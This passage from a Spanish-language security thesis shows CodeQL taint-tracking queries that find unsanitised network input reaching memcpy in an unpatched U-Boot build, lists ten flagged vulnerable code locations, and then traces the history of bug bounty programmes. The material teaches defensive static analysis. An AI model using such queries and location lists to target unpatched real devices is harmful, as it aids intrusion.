Para comprender la potencialidad de una herramienta como CodeQL y su integración a través del proyecto de "Code-scanning" de Github en procesos de integración y entrega continua debemos repasar brevemente el flujo de trabajo de los procesos de CI/CD ("continuos integration and continuos delivery" en inglés). De modo simplificado un típico pipeline (o flujo de trabajo) de integración y entrega continua implica una primera instancia en la que el "código producido por un/a desarrollador/a está en su máquina y es incluido a un repositorio de código, como GitHub. El código es entonces recogido por una herramienta de CI, que ejecuta pruebas sobre él y luego construye un artefacto, como ser una imagen de un contenedor. La imagen se incluye en un repositorio de imágenes y se despliega a un orquestador de código abierto como Kubernetes o similar"[37]. Básicamente se trata de un proceso como el indicado en la figura 30.

Figura 29: Pipeline o flujo de trabaja en un proceso de integración y entrega continuo (Maple, Simon, 2019).

Como vemos el objetivo ambicioso de CodeQL bajo el paraguas del proyecto "Code-scanning" de Github es incluir el análisis de código estático en este flujo de trabajo no sólo en una instancia final del desarrollo de un proyecto que será puesto en producción sino que el análisis estático se ejecute de manera automatizada ante cada *pull request* de cambios por parte de un/una desarrollador/a.




Figura 30: Análisis de código en el pipeline o flujo de trabajo en un proceso de integración y entrega continuo (Rosenbaum, Sara, 2020).

Es posible observar como la propuesta de CodeQL es que el análisis de código estático lo realicen lxs desarrolladorxs y no únicamente equipos especializados de seguridad, a partir de su integración a repositorios de código y control de versiones como Github. Utilizando esta integración es posible incluir el análisis de código estático de manera automatizada de modo de lograr "un monitoreo continuo y un análisis de variantes de vulnerabilidades de seguridad escalable para un proyecto, incluso si no se cuenta con un equipo de seguridad propio" [38] . La propuesta es entonces poder identificar las fallas de seguridad incluso antes de que sean incluidas en la base de código que se lanzará a producción, reduciendo la ventana de tiempo desde que se programa código vulnerable hasta que se detecta en él la vulnerabilidad. En palabras de Kent la propuesta es a través de una herramienta de análisis estático que toma en cuenta las diferentes variaciones de una misma vulnerabilidad paliar en cierta medida un "problema al que se enfrentan los desarrolladores cuando intentan securizar su código que es que a menudo

carecen de ciertos conocimientos de seguridad, o de la comprensión de cómo podrían explotarse las vulnerabilidades. Estos conocimientos y herramientas especializadas suelen encontrarse únicamente entre los miembros del equipo de seguridad de una empresa. Los desarrolladores se ven obligados a confiar únicamente en el equipo de seguridad de su empresa para obtener esta información y, por lo tanto, tienen poco control sobre el estado de la seguridad de sus proyectos"[35]. La idea de involucrar a lxs desarrolladorxs en la evaluación de seguridad de los proyectos en los que se encuentran trabajando apunta no sólo a la apropiación de cuestiones vinculadas a la seguridad en el manejo diario de su código sino también en la comprensión de patrones de desarrollo vulnerables, de manera que sea posible prevenir que los introduzcan de manera sistemática en el código que producen. No obstante para que esto sea posible es relevante comprender que un trabajo minucioso sobre los falsos positivos de cualquier herramientas SAST debe llevarse a cabo, de modo que el análisis estático no entorpezca la entrega continua de código y en cambio se vuelva un recurso valioso como parte del ciclo de vida del desarrollo de software. En este punto el motor CodeQL con la facilidad con la que cuenta para adaptar las consultas que interrogan por vulnerabilidades al código analizado sin dudas potencia su inclusión como parte de este circulo virtuoso, en detrimento de soluciones privativas cerradas cuyo funcionamiento es prácticamente la de un empaquetado.

Antes de continuar, se incluirá un ejemplo práctico de cómo este motor de análisis permite identificar diferentes variantes de una vulnerabilidad de corrupción de memoria cómo la trabajada anteriormente.

6.1.1. Ejemplo del funcionamiento de CodeQL

En este ejemplo veremos cómo a partir del análisis estático con CodeQL se detectan varias vulnerabilidades de corrupción de memoria (que responden a variantes de un mismo patrón de código vulnerable) en el software U-Boot. Para ello tomaremos los lineamientos y extractos de código presentados por Nicolás Waisman en un taller en el marco de la conferencia Ekoparty [39] y la publicación de Fermin Serna [40], ambos investigadores del laboratorio de

seguridad de GitHub[19].

Como veremos la vulnerabilidad dentro del código de Uboot[20] se debe a un desbordamiento o corrupción de memoria dado por la posibilidad de controlar el tamaño de bloques de memoria copiados a través de un uso vulnerable de la función memcpy[21], con uno de sus parámetros definidos por la entrada de datos del usuario sin pasar por procesos de sanitización. A partir del ejemplo veremos como es posible identificar variantes de una vulnerabilidad de corrupción de memoria debido a una mala utilización de la función memcpy que deriva en un desbordamiento y corrupción de memoria como los analizados previamente a lo largo de esta tesis.

Debido a que utilizaremos este ejemplo de manera ilustrativa para demostrar la potencialidad del motor de búsqueda CodeQL para la identificación de vulnerabilidades de corrupción de memoria como las trabajadas en capítulos anteriores de la presente investigación, no nos detendremos en los detalles del funcionamiento de U-boot[22]

En primer lugar se tomará el código fuente de U-boot[23] y se creará una ba-

[19]Asimismo este ejemplo fue parte de un desafío del tipo CTF o Capture the Flag realizado por Semmle (que se traduce como Captura la bandera y son competencias para desarrollar habilidades de seguridad informática). Para más información consultar: https://semmle.com/ctf/uboot. No obstante el desafío del CTF de Uboot está basado en un caso real donde las vulnerabilidades identificadas en el software cuentan con los siguientes CVE: CVE-2019-14192, CVE-2019-14193, CVE-2019-14194, CVE-2019-14195, CVE-2019-14196, CVE-2019-14197, CVE-2019-14198, CVE-2019-14199, CVE-2019-14200, CVE-2019-14201, CVE-2019-14202, CVE-2019-14203, and CVE-2019-14204.

[20]El software Das U-Boot (comúnmente conocido como "gestor de arranque universal") es un popular gestor de arranque o bootloader en inglés que se utiliza ampliamente en dispositivos IoT, Kindle y ARM ChromeOS.

[21]La función memcpy es una función en C con la siguiente firma "`void * memcpy ( void * destino, const void * fuente, size_t num )`". Se utiliza para copiar bloques de memoria de un tamaño en bytes indicado por el tercer argumento "`num`" desde la ubicación apuntada por la fuente al bloque de memoria indicado por el puntero destino.

[22]Como nota al pie vale señalar que el software permite cargar el código a ser ejecutado en una siguiente etapa de booteo desde diferentes tipos de partición de memoria como ext4 pero también desde la red. Justamente estas vulnerabilidades aparecen cuando U-boot se configura para que utilice la red para la ejecución de código de la siguiente etapa de booteo del sistema. Un estudio detallado del funcionamiento de este software y de la especificidad de estas vulnerabilidades excede este trabajo y puede ser encontrado en: https://securitylab.github.com/research/uboot-rce-nfs-vulnerability

[23]Se ha tomado para el ejemplo una versión antigua del código fuente de U-boot que no cuenta con los parches de seguridad correspondientes de las vulnerabilidades analizadas: https://github.com/u-boot/u-boot/tree/d0d07ba86afc8074d79e436b1ba4478fa0f0c1b5

se de datos que pueda ser consultada a partir de queries de CodeQL de modo de identificar variaciones de usos inseguros de la función memcpy que puedan provocar un desbordamiento de memoria. Simplemente con el siguiente comando es posible realizar este primer paso[24].

```
$ codeql database create u-boot --language=cpp
```

En segundo lugar, procederemos a generar una consulta en QL que permita interrogar al código fuente acerca de llamados a memcpy que se realizan en el código a analizar (aun sin considerar los casos vulnerables). Nuestra primer consulta QL es entonces la siguiente.

```
import cpp

from FunctionCall f
where
        f.getTarget().getName() = "memcpy"
select f, "Encontrar todos los llamados a memcpy"
```

Al correr esa consulta sobre el código de U-boot, CodeQL nos devuelve 655 llamados a la función memcpy() dentro del código como muestra una captura del Visual Code studio del resultado del análisis estático inicial en la figura 31.

[24]En el siguiente ejemplo trabajaremos en un entorno GNU/Linux y la integración de CodeQL con Visual Code Studio.




Figura 31: Todas las ocurrencias de memcpy() en el código fuente de U-boot

Obviamente esta información aún no es de utilidad, en este punto aprovecharemos la potencialidad del análisis del flujo provisto por CodeQL. Al hacer un seguimiento de la contaminación de datos que partan de una entrada o input provisto por un atacante y sean utilizados de manera vulnerable sin sanitizar en el llamado a la función memcpy ("data flow" y "taint tracking" por sus términos en inglés) podremos identificar los casos interesantes de uso vulnerable de memcpy().

En este punto identificaremos la fuente de datos insegura ("source" en inglés) que termina siendo procesada por memcpy() (que será el destino o "sink" en inglés). Dado viendo el código fuente observamos que el input del usuario proviene de paquetes de red haremos un seguimiento de todos los llamados a las funciones ntohl, ntohll y ntohs[25]. Siguiendo a Fermin Serna

[25]Las funciones htonl, htons, ntohl, ntohs convierten el orden de los bytes entre el host

[40] el código contempla variaciones para Windows y Linux.

```
import cpp

class NetworkByteOrderTranslation extends Expr {
        NetworkByteOrderTranslation() {
                // Seguimiento en Windows.
                this.(Call).getTarget().getName().regexpMatch("ntoh(l|ll|s)")
                or
                // Seguimiento en Linux.
                this = any(MacroInvocation mi |
                        mi.getOutermostMacroAccess()
                        .getMacroName().regexpMatch("(?i)(^|.*_)ntoh(l|ll|s)")
                ).getExpr()
        }
}

from NetworkByteOrderTranslation func
select func, "Encontrar todos los llamados a la familia de funciones ntohX"
```

y los paquetes de red

Figura 32: Identificación con CodeQL de 192 llamados a la familia de funciones ntohl, ntohll y ntohs.


Finalmente, refinando ambas consultas, procederemos a detectar únicamente aquellos casos donde se leen ciertos datos provistos por el usuario de un paquete de red (el "source" o fuente) que terminarán siendo utilizados en una llamada a memcpy sin ser sanitizados de manera previa (el "sink" o destino). Para ello se utiliza la librería de CodeQL que permite hacer seguimiento del flujo de datos procedentes de una fuente hacia un destino. La consulta resultante toma la siguiente forma.

```
import cpp

import semmle.code.cpp.dataflow.TaintTracking
import semmle.code.cpp.rangeanalysis.SimpleRangeAnalysis

class NetworkByteOrderTranslation extends Expr {
```

```
 NetworkByteOrderTranslation() {
        // Seguimiento en Windows.
        this.(Call).getTarget().getName().regexpMatch("ntoh(l|ll|s)")
        or
        // Seguimiento en Linux.
        this = any(MacroInvocation mi |
                        mi.getOutermostMacroAccess().
                        getMacroName().regexpMatch("(?i)(^|.*_)ntoh(l|ll|s)")
        ).getExpr()
 }
}

class NetworkToMemFuncLength extends TaintTracking::Configuration {
 NetworkToMemFuncLength() { this = "NetworkToMemFuncLength" }

 override predicate isSource(DataFlow::Node source) {
        source.asExpr() instanceof NetworkByteOrderTranslation
 }

 override predicate isSink(DataFlow::Node sink) {
        exists (FunctionCall fc |
        fc.getTarget().getName().regexpMatch("memcpy") and
        fc.getArgument(2) = sink.asExpr() )
 }

}

from Expr ntoh, Expr sizeArg, NetworkToMemFuncLength config
where config.hasFlow(DataFlow::exprNode(ntoh), DataFlow::exprNode(sizeArg))
select ntoh.getLocation(), sizeArg
```

Como se observa en la figura 33 el refinamiento de esta consulta permite entonces detectar 10 casos vulnerables donde datos de entrada sin saniti-

zar son utilizados de manera vulnerable en llamados a la función memcpy() dentro del código, resultando de una corrupción de memoria.



#	[0]	sizeArg
1	file:///opt/src/net/net.c:1205:9:1205:25	len
2	file:///opt/src/net/net.c:1205:9:1205:25	... + ...
3	file:///opt/src/net/net.c:1312:5:1312:22	... - ...
4	file:///opt/src/net/net.c:1312:5:1312:22	chunk
5	file:///opt/src/net/net.c:919:8:919:24	len
6	file:///opt/src/net/nfs.c:700:10:700:40	len
7	file:///opt/src/net/nfs.c:707:10:707:59	len
8	file:///opt/src/net/nfs.c:644:9:644:58	rlen
9	file:///opt/src/net/nfs.c:644:9:644:58	rlen
10	file:///opt/src/net/nfs.c:578:20:578:49	filefh3_length

Figura 33: Identificación de diez llamados vulnerables a memcpy() con datos ingresados por el usuario.

Este ejemplo tuvo como objetivo ilustrar la potencialidad de CodeQL para la detección de vulnerabilidades de seguridad (en este caso de corrupción de memoria como la trabajada anteriormente) en el código de un programa, gracias a sus funcionalidades de análisis del flujo y un seguimiento de la contaminación de datos.

Este ejemplo permitió ilustrar cómo fue posible aprovecharse del cúmulo de consultas de código abierto provistas por CodeQL y refinarlas de modo de realizar un análisis estático que ponga el foco en la pertinencia de sus resultados, en la detección de variantes de código vulnerable y que a su vez sea un análisis cuyas consultas una vez definidas puedan ser integradas en momentos tempranos del ciclo de desarrollo de software.

6.2. Programas de cacería de vulnerabilidades

Hasta este punto de la investigación, se han analizado métodos de detección de vulnerabilidades a partir de análisis dinámicos, estáticos, con más o menos acceso a información interna bajo la premisa de *assesments* de vulnerabilidades para la detección más amplia de fallas de seguridad o análisis de intrusiones bajo modalidades de pentesting. En este sentido, con fuerza en los últimos años a surgido un nuevo tipo de evaluación de seguridad bajo la forma de los programas de cacería de vulnerabilidades.

En el siguiente capitulo se analizará el fenómeno emergente de la proliferación de programas de cacería de vulnerabilidades de seguridad, en tanto funciona como la compra y venta de vulnerabilidades de manera coordinada entre empresas y lxs investigadores/as de seguridad bajo una modalidad novedosa como lo es los programas de cacería de vulnerabilidades, a partir de programas manejados por las propias empresas desarrolladoras de software así cómo también aquellos gestionados por intermediarios que median en la compra y venta de vulnerabilidades.

Para lograr un acercamiento a este fenómeno se analizarán los antecedentes de los programas de cacería de vulnerabilidades, cómo funcionan, cuál es la magnitud de su alcance, los actores involucrados, para finalmente proponer como cierre, tres ejemplos de vulnerabilidades de corrupción de memoria identificadas en el marco de programas de cacería de vulnerabilidades.

6.2.1. Antecedentes

Antes de introducirnos en una caracterización del ecosistema de bug hunting o de caza de vulnerabilidades de seguridad, bajo la forma que ha adquirido en el año 2020, es relevante realizar una breve historización de los antecedentes a este fenómeno.

Sin ir mas lejos, sólo un par de años atrás un aficionado, investigador en seguridad o simple civil que encontrase una vulnerabilidad en algún software y no desease venderla en el mercado negro (sea porque implicaría problemas legales, por desconocer en qué manos terminaría la explotación de la misma o incluso por no existir una demanda en el mercado negro para esa vulnera-

bilidad en particular) debía ocuparse de encontrar un mecanismo oficial de aviso al vendor[26] y argumentar la importancia del desarrollo de un parche de seguridad para prevenir la filtración de datos sensibles o el compromiso de equipos que utilicen el software. En ese proceso el organismo encargado del mantenimiento del software podía simplemente hacer caso omiso del reporte o -caso frecuente- amenazar con iniciar acciones legales contra el investigador/a en seguridad[27]. Un hecho que sin dudas provocaba silencio alrededor de vulnerabilidades identificadas pero nunca reportadas.

En el año 2011 Tobías Klein en "El diario de un cazador de vulnerabilidades" definía el concepto de descubrimiento de vulnerabilidades críticas de seguridad dentro de software bajo la idea de cacería con el término en inglés "bug hunting" [41]. E historizaba que a principio de los años 2000 la cacería de vulnerabilidades era en su mayor parte labor de hobbistas o un simple modo de lograr el foco de la atención mediática. En contraposición el autor plantea que diez años después, ya en la década de 2010, la búsqueda o –cómo él define– la cacería de vulnerabilidades, además de un hobbie y fama se convierte en una posible fuente de ingresos.

Es posible rastrear un antecedente incipiente de compra-venta de vulnerabilidades en el año 1995, año en el que surge el primer programa lanzado por el navegador Netscape bajo la idea de recompensar "a los usuarios por identificar y reportar rápidamente errores directamente a Netscape. Este programa fomentará una revisión extensa y abierta de Netscape Navigator 2.0 y nos ayudará a seguir creando productos de la más alta calidad"[42]. No obstante esta idea precursora no se difundió entre otras empresas de software hasta el año 2004, cuando Mozilla retomó esta estrategia y creó un programa de detección de vulnerabilidades público para la detección de fallas de

[26]Con vendor de software nos referimos a aquel organismo encargado del desarrollo o mantenimiento de un software, sea una empresa, un organismo sin fines de lucro o una comunidad específica dentro del universo del software libre o privativo.

[27]Sin ir más lejos en el año 2015 en Argentina tuvo lugar un episodio muy resonante y mediático dentro de la comunidad de seguridad informática del país, cuando se iniciaron acciones legales contra Joaquín Sorianello por revelar fallas en el sistema de voto con Boleta Única Electrónica a la empresa MSA (Magic Software Argentina SA) encargada de desarrollar el software electoral. Para ampliar este punto se puede ver el documental Caja Negra realizado por Vía Libre, un organismo especializado en temas vinculados al derecho digital: https://bit.ly/2CoUKmC

seguridad en su navegador. La estrategia de que cada vendor ofrezca lo que se denomina una "bahía segura" (o "safe harbour" en inglés) para el reporte de vulnerabilidades a su software, que ellos mismos se encargan de gestionar, parchear y remunerar continuó siendo adoptado progresivamente por grandes empresas como Google en el año 2010 y Facebook en el 2011, entre otras.

En paralelo, el año 2002 y 2005 surgen dos empresas iDefense y Tipping Point respectivamente que crearon de manera novedosa lo que denominaron como programas "de contribución de vulnerabilidades". De la mano de estas empresas intermediarias, se produjo un corrimiento en la estrategia: no sólo no se amenazaba con acciones legales a quienes reportaban una vulnerabilidad ni se apelaba a la seguridad de un producto de software por la obscuridad u ocultamiento de sus fallas, sino que estas empresas ofrecían una recompensa monetaria a cambio de información sobre vulnerabilidades de software. Como contraprestación ambas empresas intermediarias accedían a información sobre una vulnerabilidad de manera exclusiva; mientras que por un lado la notificaban a los vendors de software, por otro lado -y en esto radicaba su modelo de negocios- permitían a su propia cartera de clientes acceder a esta información en exclusiva y adquirir una solución de seguridad que incluía de manera prematura parches de seguridad, incluso antes de que el propio vendor ponga a disposición un parche de seguridad al público.

Ambas empresas fueron adquiridas numerosas veces por jugadores más grandes de la industria: iDefense fue comprada por Verisign y en la actualidad se encuentra en manos de Accenture. Mientras que Tipping Point con su iniciativa denominada "Iniciativa de día cero"[28] fue adquirida por Hewlett-Packard y en la actualidad está en manos de Trend Micro. En la actualidad la "Iniciativa de día cero" de Tipping Point es la más grande de este tipo y apunta a vulnerabilidades de alto impacto para software muy utilizado y popular como Microsoft, Adobe y VMWare, y la propia empresa indica que hasta el año 2017 ha entregado recompensas por un total de 17 millones de dólares a quienes han reportado vulnerabilidades [43].

Por último una tercer corriente surge a partir del año 2015 de la mano de

[28]En inglés "Zero Day initiative", en alusión a las vulnerabilidades de día cero que al minuto cero de conocidas no cuentan con un parche de seguridad para evitar ataques.

empresas intermediarias como Hackerone y Bugcrowd, que amplían el alcance de la detección y reporte de vulnerabilidades bajo programas de caza de bugs, apuntando a acercar a empresas de diversas escalas a investigadores de seguridad distribuidos en todo el globo, bajo la idea de un *crowdsourcing*[29] de la caza de vulnerabilidades. A diferencia de iniciativas como las de Tipping Point, estas empresas ya no apuntan a la compra-venta de vulnerabilidades de alto impacto a investigadores de seguridad elite con un conocimiento muy especializado. En cambio se plantea como la posibilidad del acceso masivo a plataformas de caza de vulnerabilidades por parte de organismos de diversa escala, que presentan su software y tecnología para la detección de vulnerabilidades desde niveles de criticidad bajo hasta alto a cambio de una recompensa monetaria que varía según la criticidad del hallazgo por parte del investigador. Esta tercera faceta en la compra y venta de vulnerabilidades surge a partir de plataformas que buscan una coordinación de los reportes de vulnerabilidades entre los vendors -es decir organismos encargados de mantener (y parchear) el software- y lxs investigadores/as de seguridad, en muchos casos sólo siendo una plataforma intermediaria que lxs conecta pero en otros son las propias plataformas las que se encargan de la gestión de los reportes, la confirmación de la vulnerabilidad y el pago de la misma a lxs investigadorxs [15].

6.2.2. Caracterización del ecosistema

A continuación se enumeran las principales características de programas de cacería de recompensas llevados a cambo por empresas como Hackerone y Bugcrowd, dos de los más grandes actores en el campo, que nos permiten una caracterización del ecosistema de caza de vulnerabilidades[30].

Un antecedente de las evaluaciones de seguridad en el marco de programas de cacería de fallas son sin dudas los tests de intrusiones o consultorías

[29]Se utiliza la palabra en inglés por ser un término adoptado sin una traducción exacta en español pero que podría ser traducido como una colaboración abierta distribuida o la externalización abierta de tareas

[30]Frente al éxito de esta iniciativas han surgido otras plataformas intermediarias bajo el mismo esquema de trabajo como ser: Yeswehack, Intigriti y Vulnscope, está última apuntando al mercado de Latinoamérica específicamente.

de pentesting. En palabras de Bishop en *Computer Security Art and Science*: "Un análisis de intrusiones ("penetration study"en inglés) es un testeo para evaluar las fortalezas de los controles de seguridad de un sistema. El objetivo de este tipo de estudios es violar la política de seguridad de un sitio. Un análisis de intrusiones (también llamado ataque del equipo tigre o ataque del equipo rojo[31]) no es un sustituto de un diseño cuidadoso e implementación con pruebas de seguridad sistemáticas. Proporciona una metodología para probar el sistema en su totalidad, una vez ya implementado. A diferencia de otras metodologías de testing de seguridad, examina los controles de procedimiento y operacionales, así como los controles tecnológicos" [19]. Geer y Harthorne en "Penetration testing: A duet" llegan a afirmar que el pentesting representa un arte, dado que el pentester debe ser capaz de pensar en formas que otros no lo hacen, siendo su tarea seguir el camino que todos los demás pasaron por alto [44].

Las pruebas de intrusión son llevadas a cabo asumiendo el rol de un atacante y su propio punto de vista. Se actúa a su vez diferentes roles, dado que distintos tipos de atacantes tendrán diferentes entornos donde accionar dependiendo de si son personas internas a un organismo con accesos a los sistemas o personas externas que deben justamente conseguir ese acceso inicial.

En relación a este tipo de análisis, Bishop en la obra indicada plantea que uno de los principales problemas de este tipo de análisis de seguridad es que los tests de intrusiones tienden a ser una "técnica muy informal, no rigurosa para el chequeo de la seguridad de un sistema (...) con una fuerte dependencia en el calibre de los analistas y en su falta de sistematización en el examen de un sistema. Analistas de alto calibre examinarán el diseño sistemáticamente, pero con demasiada frecuencia las pruebas de penetración degeneran en un análisis más disperso"[19]. Sin dudas el autor plantea una crítica fundamental a este tipo de acercamiento y pruebas de seguridad, sobre todo teniendo en cuenta la vigencia de una reflexión que fue realiza por Bishop en el año 2018 en su segunda edición de *Computer Security Art and Science*.

[31]En inglés el autor denomina a este tipo de ataques como: "a tiger team attack or red team attack"

La comunidad internacional de investigadores en seguridad que forma parte de los programas de cacería de vulnerabilidades aporta una diversidad de enfoques a los análisis de seguridad que sin duda matizan la debilidad que Bishop identificada en las pruebas de intrusión a través del pentesting en tanto análisis de seguridad fuertemente "dependientes del conocimiento de los individuos conduciendo la prueba" [19] como contrapunto a las debilidades de las pruebas de penetración más tradicionales identificadas por Bishop.

En primer lugar, iniciativas enmarcadas en los programas de cacería de vulnerabilidades ofrecen un mecanismo de colaboración abierta y global conectando empresas (ya no únicamente organismos de gran escala sino también pequeñas y medianas empresas) con investigadores de seguridad de todo el mundo. Modalidades como las propuestas por estas plataformas de bug bounty permiten a empresas de diversa escala expandir su mano de obra en seguridad de manera exponencial bajo un modelo de compensación basado en resultados. En relación a este punto, Thomas Maillart en "Dadas suficientes miradas, ¿todas las vulnerabilidades son superficiales?" plantea que los programas de recompensas por vulnerabilidades dan pie a una interacción estratégica tanto para que las organizaciones realicen el crowdsourcing de la seguridad de su software, como para que los investigadores de seguridad sean recompensados justamente por las vulnerabilidades que encuentren [45].

Desde la perspectiva de los organismos que participan ofreciendo recompensas a cambio de información acerca de vulnerabilidades en sus plataformas y software, el éxito de estas iniciativas se debe por un lado a la escasez de recursos humanos calificados en seguridad informática, no sólo en Argentina sino a nivel global. Frost & Sullivan en un reporte del *Centro por la ciberseguridad y educación* pronosticaron una escasez de 1,5 millones de trabajadores en seguridad informática para el año 2020 [46]. A esta escasez de recursos humanos especializados se le suma el hecho de ser mano de obra con una escala de salarios elevada considerando el promedio de ingresos en labores vinculadas a la computación[32] lo que dificulta aún más a empresas u

[32]Sin dudas la escala salarial promedio varía según el país analizado, no sólo por una divergencia en el nivel de ingresos sino por la consistencia de los datos recabados. Según un estudio de la Universidad de Berkeley que recopila información del salario promedio del US Bureau of Labour Statistics, únicamente considerando la mano de obra dentro

organismos de menor escala poder acceder a mano de obra especializada en seguridad informática. Sin dudas, factores como la escasez y el costo de mano de obra especializada fomenta el hecho de que muchos organismos recurran al outsourcing o tercerización de sus equipos de seguridad, o al menos de parte de ellos, y sin dudas promueve el éxito de plataformas intermediarias como Hackerone y Bugcrowd que no sólo canalizan las necesidades de tercerización sino también la colaboración global de una comunidad de hackers bajo modalidades de crowdsourcing.

En este sentido, si bien la problematización de las ventajas y desventajas en términos generales del *outsourcing* de servicios dentro de un organismo excede los objetivos de la presente tesis, no queremos dejar de remarcar bibliografía específica que problematiza esta cuestión desde el punto de vista de la gestión de la seguridad [49] [16]. En este sentido Raúl Saroka en una ponencia en el marco de las Jornadas nacionales sobre Tecnología y Negocios (AGSI) con el nombre *Outsourcing del éxito al fracaso un solo paso* plantea que "el outsourcing no es ni bueno ni malo por sí mismo. Todo depende como se lleve a cabo"[49]. En esa misma línea Saroka plantea que existen ventajas y desventajas en la tercerización -en su caso analiza el desarrollo de software- destacando como una fuerte ventaja poder acceder a recursos externos "cuando la organización no cuenta con recursos propios para encarar la tarea" y a su vez entendiendo como desventaja que "el desarrollo externo produce dependencia de la organización respecto de la firma de software" [49].

Por otro lado, desde el punto de vista de lxs investigadores/as en seguridad este esquema de trabajo les asegura una compensación monetaria por sus reportes de vulnerabilidades sin temor a una amenaza legal. Asimismo dada la diferente escala salarial promedio de un analista o investigador de seguridad

del campo de seguridad informática de EEUU: el salario promedio anual de un analista en seguridad informática es de 98.350 dólares por año, y para cargos de gestión el salario promedio asciende a 120.000 dólares anuales [47]. Mientras que en Argentina, la Cámara de la Industria del Desarrollo de Software (CESSI) no ofrece información salarial desglosada por especialidad, no obstante es posible acceder a la encuesta anual realizada por Lucia Castro y Gerardo Bort, que se ha tornado como referente en la consistencia de sus datos, indican un promedio de salario en pesos anual de 91.000 para un analista en seguridad en Argentina [48].

de acuerdo al país para el cual trabaje, en países como Argentina donde el promedio salarial en dólares es bajo en comparación a -por ejemplo- Estados Unidos, el trabajo dentro de estas plataformas se vuelve extremadamente atractivo ya que implica ingresos salariales en dólares de varios órdenes de magnitud mayor.[33]

En segundo lugar, el éxito de las plataformas de bug bounties se puede comprender de la mano de Aron Lazcka quien analiza lo que él denomina como "el lado humano del descubrimiento de vulnerabilidades": "Edmundson y otros llevaron a cabo un experimento en el que se pidió a los participantes que identificaran siete vulnerabilidades de seguridad incorporadas en una muestra de código, pero ningún participante pudo realizar esta tarea por sí solo. Sin embargo, cuando los investigadores recogieron una muestra aleatoria del 50 % de los participantes, la probabilidad de encontrar todos los fallos aumentó al 95 %. (...) La aparición de las plataformas de recompensa de bugs permite a muchas organizaciones diferentes, como Yahoo!, General Motors, e incluso el Departamento de Defensa de EE.UU., cosechar el poder de la comunidad global de hackers de sombrero blanco para mejorar la seguridad" [51]. Tal como demostramos en apartados previos dentro de esta investigación, a la hora de detectar y explotar una vulnerabilidad no sólo se necesitan conocimientos técnicos sino también un pensamiento creativo y disruptivo frente a la comprensión de como funcionan una plataforma o un software, y a su vez las barreras de seguridad en ellos dispuestas. Procesos de *crowdsourcing* como los propuestos por plataformas de bug bounties favorecen la diversidad de perfiles y formaciones que analizan la seguridad de un software. Cada investigador de seguridad que inspeccione una pieza de código ofrece una mentalidad y habilidades únicas, que se presta al descubrimiento de vulnerabilidades que otros pueden no ser capaces de descubrir. Sin dudas, los programas de recompensas se benefician de la participación de

